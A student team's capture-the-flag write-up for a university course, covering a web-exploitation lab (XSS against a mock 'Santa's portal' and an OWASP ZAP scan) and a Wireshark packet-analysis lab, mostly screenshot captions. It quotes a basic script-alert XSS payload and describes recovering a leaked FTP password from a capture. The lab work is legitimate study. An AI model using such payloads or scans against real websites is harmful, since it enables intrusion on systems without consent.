PSP0201

WEEK 3

WRITEUP

Group name: Lion Force
Members:

ID	Name	Role
1211103128	Muhammad Ajwad bin Mohamad A’sim	Leader
1211102001	Muhammad Naqiuddin bin Edy Azhar	Member
1211103183	Nurul Nabilah binti Mohd Noor Hakim	Member
1211103165	Izzati Alia binti Incik Ghazali	Member

Table of Contents


Day 6 - Web Exploitation- Be careful with what you wish on a Christmas night

Tools used: kali linux, mozilla firefox, terminal, OWASP ZAP

Solution/walkthrough


Question 1

Getting the input validation level description from the OWASP cheat sheet




Question 2

Searching for the regular expression used to validate a US Zip code in OWASP cheat sheet




Question 3

Inputing train as the wish to see the result




Question 4

Typing the input into the query text box




Result when query is inserted




Question 5

Result from attacking the Santa's portal




Question 6

Writing the script with the code to show alert with the content “PSP0201”



Question 7

The attack will disappear after closing the browser window and reopen it back



Thought process/Methodology

Question 1 and question 2 are done by searching the desired information in the OWASP cheat sheet. By examining the Santa's portal, we can observe that it provide the text box for user to input their wish to be stored. Then, we can conclude that we can use stored cross-site scripting to exploit the Santa's portal. After that, we tried to input query into the search query text box. By doing so, we can see the keyword string that can be used to craft our reflected xss. As we are using kali linux, we are using OWASP ZAP version 2.11.1. We launch the program and click the automated scan option. After that, we entered the url to the Santa's portal and start attacking it. As stated in the description of the day 6, we can create an alert box by using reflected xss. This can be done in the Santa's portal by replacing the search query with the *<script> alert(" ") </script>*.


Day 7: Networking – The Grinch Really Did Steal Christmas


Tools used: Kali Linux, Firefox, Wireshark

Solution:

<u>Question 1</u>

Download the ZIP file attached to the task. Once downloaded, open “pcap1.pcap” file, and search for the icmp.





Question 2


Use **protocol.request.method** filter; http.request.method==GET.


protocol.request.method	Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a `GET` and `POST` to retrieve and submit data accordingly.	`http.request.method == GET / POST`

In the screenshot below, I used the filter `ip.src` to list all the packets that were explicitly sent from a specific address, using the `==` operator to define what host I wish to search for (`145.254.160.237`). We'll quickly explore the use of these operators in the next section.

Question 3


Use filter **ip.src == <IP>** to view all packets visited by the IP. Search for the /posts/ (given in the hint) to search for the name of the article.






Question 4

Open the “pcap2.pcap” file and search for ftp. Analyse all the given data to look for the leaked password.



